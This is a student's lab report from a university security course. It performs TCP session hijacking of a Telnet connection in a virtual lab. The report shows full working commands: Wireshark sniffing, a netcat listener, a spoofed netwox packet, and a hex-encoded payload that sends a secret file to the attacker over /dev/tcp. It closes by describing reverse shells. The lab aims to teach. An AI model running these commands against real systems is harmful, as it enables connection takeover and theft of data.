

LABORATORY

CEL62: Cryptography and System Security Winter 2021

Experiment 8:	TCP Session Hijacking
Name	Kashish Jain
UID	2019130022
Batch	B
Subject	CSS

Note: Students are advised to read through this lab sheet before doing an experiment. The on-the-spot evaluation may be carried out during or at the end of the experiment. Your performance, teamwork/Personal effort and learning attitude will count towards the marks.

Experiment 8: TCP Session Hijacking


- 1 OBJECTIVE
Creating and understanding TCP Session Hijacking
- 2 INTRODUCTION AND HIJACKING EXERCISE

PROCEDURE TCP Session Hijacking Attacks

- Spoof a packet with a valid TCP signature (source IP, dest. IP, source port, dest. Port, and valid sequence number)
- The receiver will not be able to distinguish this spoofed packet from an actual packet
- An attacker may be able to run malicious commands on

the server Hijacking a Telnet Connection:

```
► Frame 482: 68 bytes on wire (544 bits), 68 bytes captured (544 bits)
► Ethernet II, Src: CadmusCo_c5:79:5f (08:00:27:c5:79:5f), Dst: CadmusCo_dc:ae:94 (08:00:27:dc:ae:94)
► Internet Protocol Version 4, Src: 10.0.2.18 (10.0.2.18), Dst: 10.0.2.17 (10.0.2.17)
▼ Transmission Control Protocol, Src Port: 44425 (44425), Dst Port: telnet (23), Seq: 691070837, Ack: 3545452504, Len: 2
  Source port: 44425 (44425)
  Destination port: telnet (23)
  [Stream index: 0]
  Sequence number: 691070837
  [Next sequence number: 691070839] ← Use this number
  Acknowledgement number: 3545452504
  Header length: 32 bytes
► Flags: 0x018 (PSH, ACK)
```



EXPERIMENT SET UP:

Set up: User: 192.168.56.1, Server: 192.168.56.102, Attacker: 192.168.56.103

User:

```
Command Prompt
Microsoft Windows [Version 10.0.19041.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\91932>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter VirtualBox Host-Only Network:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::60c7:feff:7b27:d8da%26
    IPv4 Address. . . . . : 192.168.56.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Wireless LAN adapter Local Area Connection* 1:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:
```

Server:

```
Ubuntu 14 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


netx@Prelude-SIEM:~$ sudo ifconfig
* pam_usb v0.5.0
* Authentication request for user "netx" (sudo)
* Device "hpusb" is not connected.
* Access denied.
[sudo] password for netx:
eth0      Link encap:Ethernet  HWaddr 08:00:27:f3:56:59
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe43:5659/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:81 errors:0 dropped:0 overruns:0 frame:0
          TX packets:146 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19814 (19.8 KB)  TX bytes:17337 (17.3 KB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:49:de:a0
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe49:dea0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4093 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2071 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:266473 (266.4 KB)  TX bytes:132337 (132.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:140 errors:0 dropped:0 overruns:0 frame:0
          TX packets:140 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:52573 (52.5 KB)  TX bytes:52573 (52.5 KB)

netx@Prelude-SIEM:~$ cat temp/secret.txt
This is a secret file with confidential info.
netx@Prelude-SIEM:~$
netx@Prelude-SIEM:~$
```

Attacker:



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ sudo ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255  
    ether 08:00:27:28:7d:1c txqueuelen 1000 (Ethernet)  
    RX packets 6861 bytes 5948805 (5.6 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 2827 bytes 384296 (375.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255  
    inet6 fe80::a00:27ff:fec9:2750 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:c9:27:50 txqueuelen 1000 (Ethernet)  
    RX packets 3673 bytes 353129 (344.8 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4253 bytes 283307 (276.6 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 54 bytes 2718 (2.6 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 54 bytes 2718 (2.6 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
kali@kali:~$
```

Steps:

- The user establishes a telnet connection with the server.
- Use Wireshark on the attacker machine to sniff the traffic
- --Retrieve the destination port (23), source port number (i.e. whatever you have), and sequence number.

Run command `pkgmgr /iu:"TelnetClient"`



```
Command Prompt - telnet  
Welcome to Microsoft Telnet Client  
Escape Character is 'CTRL+]'  
Microsoft Telnet> o 192.168.56.102
```

```

Telnet 192.168.56.102
Ubuntu 14.04.2 LTS
Prelude-SIEM login: netx
* pam_unix v0.5.0
* Authentication request for user "netx" (login)
* Device "hpusb" is not connected.
* Access denied.
Password:
Last login: Mon Apr 19 21:32:20 IST 2021 on tty1
Welcome to Ubuntu 14.04.2 LTS (GNU/Linux 3.16.0-30-generic x86_64)

* Documentation:  https://help.ubuntu.com/

System Information as of Mon Apr 19 21:32:20 IST 2021


System load:  0.08           Processes:            116
Usage of /:   23.3% of 7.75GB Users logged in:      0
Memory usage: 13%           IP address for eth0: 10.0.2.15
Swap usage:   0%             IP address for eth1: 192.168.56.102

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

netx@Prelude-SIEM:~$

```



What Command Do We Want to Run

- By hijacking a Telnet connection, we can run an arbitrary command on the server, but what command do we want to run?
- Consider there is a top-secret file in the user's account on the Server called "secret". If the attacker uses the "cat" command, the results will be displayed on the server's machine, not on the attacker's machine.
- To get the secret, we run a TCP server program so that we can send the secret from

the server machine to the attacker's machine.


```
// Run the following command on the Attacker machine first.
seed@Attacker(10.0.2.16):$ nc -l 9090 -v

// Then, run the following command on the Server machine.
seed@Server(10.0.2.17):$ cat /home/seed/secret >
                        /dev/tcp/10.0.2.16/9090
```

Session Hijacking:

Steal a Secret “cat” command prints out the content of the secret file, but instead of printing it out locally, it redirects the output to a file called /dev/TCP/ 10.0.2.16/9090 (virtual file in /dev folder which contains device files). This invokes a pseudo-device that creates a connection with the TCP server listening on port 9090 of 10.0.2.16 and sends data via the connection. The listening server on the attacker machine will get the content of the file.

```
seed@Attacker(10.0.2.16):~$ nc -l 9090 -v
Connection from 10.0.2.17 port 9090 [tcp/*] accepted
*****
This is top secret!
*****
```



Launch the TCP Session Hijacking Attack:

- Convert the command string into hex

```
seed@Attacker(10.0.2.16):~$ python
>>> "\ncat /home/seed/secret >
    /dev/tcp/10.0.2.16/9090\n".encode("hex")
'0a636174202f68666d652f736565642f736563726574203e202f6465762f746370
  2f31302e302e322e31362f393039300a'
```

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ python3  
Python 3.9.1+ (default, Jan 20 2021, 14:49:22)  
[GCC 10.2.1 20210110] on linux  
Type "help", "copyright", "credits" or "license" for more information.  
>>> '\n cat /home/netx/temp/secret.txt > /dev/tcp/192.168.56.103/9090 \n'.e  
ncode().hex()  
'0a20636174202f686f6d652f6e6574782f74656d702f7365637265742e747874203e202f64  
65762f7463702f3139322e3136382e35362e3130332f39303930200a'  
>>>
```

- Netwox tool 40 allows us to set every single field of a TCP packet.

```
Title: Spoof Ip4Tcp packet  
Usage: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32]  
[-H mixed_data]
```

Launch the TCP Session Hijacking Attack:

```
$ sudo netwox 40 --ip4-src 10.0.2.18 --ip4-dst 10.0.2.17 --tcp-dst 23  
--tcp-src 44425 --tcp-seqnum 691070839 --tcp-window 2000  
--tcp-data "0a636174202f686f6d652f736565642f736563726574203e20  
2f6465762f7463702f31302e302e322e31362f393039300a"
```

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ sudo netwox 40 --ip4-src 192.168.56.1 --ip4-dst 192.168.56.102  
--tcp-dst 23 --tcp-src 58228 --tcp-seqnum 2766892215 --tcp-acknum 42398129  
34 --tcp-ack --tcp-window 8208 --tcp-data '0a20636174202f686f6d652f6e657478  
2f74656d702f7365637265742e747874203e202f6465762f7463702f3139322e3136382e353  
62e3130332f39303930200a'  
IP  
-----  
version | ihl | tos | totlen  
4 | 5 | 0x00=0 | 0x0069=105  
-----  
id | r | D | M | offsetfrag  
0x76F2=30450 | 0 | 0 | 0 | 0x0000=0  
-----  
ttl | protocol | checksum  
0x00=0 | 0x06=6 | 0x51E5  
-----  
source  
192.168.56.1  
destination  
192.168.56.102  
-----  
TCP  
-----  
source port | destination port  
0xE374=58228 | 0x0017=23  
-----  
seqnum  
0xA4EB6CB7=2766892215  
-----  
acknum  
0xFCB66946=4239812934  
-----  
doff | r | r | r | r | C | E | U | A | P | R | S | F | window  
5 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1 | 0 | 0 | 0 | 0 | 0x2010=8208  
-----  
checksum | urgptr  
0x9846=38982 | 0x0000=0  
-----  
0a 20 63 61 74 20 2f 68 6f 6d 65 2f 6e 65 74 78 # . cat /home/netx  
2f 74 65 6d 70 2f 73 65 63 72 65 74 2e 74 78 74 # /temp/secret.txt  
20 3e 20 2f 64 65 76 2f 74 63 70 2f 31 39 32 2e # > /dev/tcp/192.  
31 36 38 2e 35 36 2e 31 30 33 2f 39 30 39 30 20 # 168.56.103/9090  
0a # .  
kali@kali:~$
```

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ sudo nc -l -p 9090 -v  
listening on [any] 9090 ...  
192.168.56.102: inverse host lookup failed: Unknown host  
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.102] 50470  
This is a secret file with confidential info.  
kali@kali:~$
```


What happens to the actual client and server after the hijacked packet is sent?

2540	2016-10-02.17	10.0.2.18	TCP	78 [TCP Dup ACK 2528#1] telnet > 44427
2541	2016-10-02.17	10.0.2.18	TELNET	69 [TCP Retransmission] Telnet Data ...
2542	2016-10-02.18	10.0.2.17	TELNET	67 [TCP Retransmission] Telnet Data ...
2543	2016-10-02.17	10.0.2.18	TCP	78 [TCP Dup ACK 2541#1] telnet > 44427
2544	2016-10-02.17	10.0.2.18	TELNET	69 [TCP Retransmission] Telnet Data ...
2545	2016-10-02.18	10.0.2.17	TELNET	67 [TCP Retransmission] Telnet Data ...
2546	2016-10-02.17	10.0.2.18	TCP	78 [TCP Dup ACK 2544#1] telnet > 44427
2547	2016-10-02.17	10.0.2.18	TELNET	69 [TCP Retransmission] Telnet Data ...
2548	2016-10-02.18	10.0.2.17	TELNET	67 [TCP Retransmission] Telnet Data ...
2549	2016-10-02.17	10.0.2.18	TCP	78 [TCP Dup ACK 2547#1] telnet > 44427
2550	2016-10-02.17	10.0.2.18	TELNET	69 [TCP Retransmission] Telnet Data ...

The image shows a Wireshark packet capture window titled "Capturing from eth1". The packet list pane shows several packets, with packet 112 selected. The packet details pane shows the structure of the selected packet, which is a TCP segment. The packet bytes pane shows the raw data of the packet, with the first few bytes highlighted in blue.

Packet 112: 112 bytes on wire (896 bits), 112 bytes captured (896 bits) on interface eth1, id 0

Ethernet II, Src: PcsCompu_49:de:a8 (08:00:27:49:de:a8), Dst: PcsCompu_c9:27:50 (08:00:27:c9:27:50)

Internet Protocol Version 4, Src: 192.168.56.102, Dst: 192.168.56.103


Transmission Control Protocol, Src Port: 59470, Dst Port: 9990, Seq: 1, Ack: 1, Len: 46

Source Port: 59470
Destination Port: 9990
[Stream index: 3]
[TCP Segment Len: 46]
Sequence Number: 1 (relative sequence number)
Sequence Number (raw): 3738481355
[Next Sequence Number: 47 (relative sequence number)]
Acknowledgment Number: 1 (relative ack number)
Acknowledgment number (raw): 1168614665
1000 = Header Length: 32 bytes (8)
Flags: 0x010 (PSH, ACK)
Window: 229
[Calculated window size: 29312]
[Window size scaling factor: 128]

0000 08 00 27 c9 27 50 08 00 27 49 de a8 08 00 45 00 ...'p..
0010 00 62 09 7a 48 00 48 06 47 fe c0 a8 38 66 c9 a8 ..b-z0 @
0020 38 67 c5 26 23 82 de 59 68 4b 15 a1 a4 00 88 18 8g-As-Y
0030 09 a5 9c d6 08 00 91 01 08 8a 00 13 68 32 32 06
0040 cc ed 54 68 69 73 29 69 73 29 61 28 73 65 63 72 ..This i s a
0050 65 74 20 66 69 6c 65 20 77 69 74 88 20 63 6f 6e et file with
0060 66 69 64 65 6e 74 69 61 6c 20 69 6e 66 6f 2e 0a fidentia l

Reverse shell (Linux skill)

- The best command to run after having hijacked the connection is to run a reverse shell command.
- To run shell programs such as `/bin/bash` on Server and use input/output devices that can be controlled by the attackers.
- The shell program uses one end of the TCP connection for its input/ output and the other end of the connection is controlled by the attacker machine.
- A reverse shell is a shell process running on a remote machine connecting back to the attacker.
- It is a very common technique used in hacking.



Conclusion:

- The telnet session between user and server was successfully hijacked by the attacker by observing the packets sent between user and server.
- After getting the next sequence and acknowledgement number the attacker forges a TCP packet using netcat 40.
- The payload value is “cat /home/netx/temp/secret.txt > /dev/tcp/192.168.56.103/9090”, to get the contents of the secret file to the attacker’s TCP server listening on port 9090.
- The initial sequence number is randomly generated by the machine so the attacker is unable to guess the initial sequence number however after the packets are transferred between the two machines the attacker can guess the next sequence and acknowledgement number based on the number of packets sent between the two machines.
- TCP assigns the first port number randomly based on the available port numbers. Each successive TCP connection uses a different port number which is higher than the last port number. If a telnet connection

is disabled and enabled again the new port number will be a few increments of the old port number.

- Explored the reverse shell technique where in the attacker uses the hijacked TCP session to run a reverse shell command.
 - The attacker can then use the reverse shell for executing any command on the victim's system.
-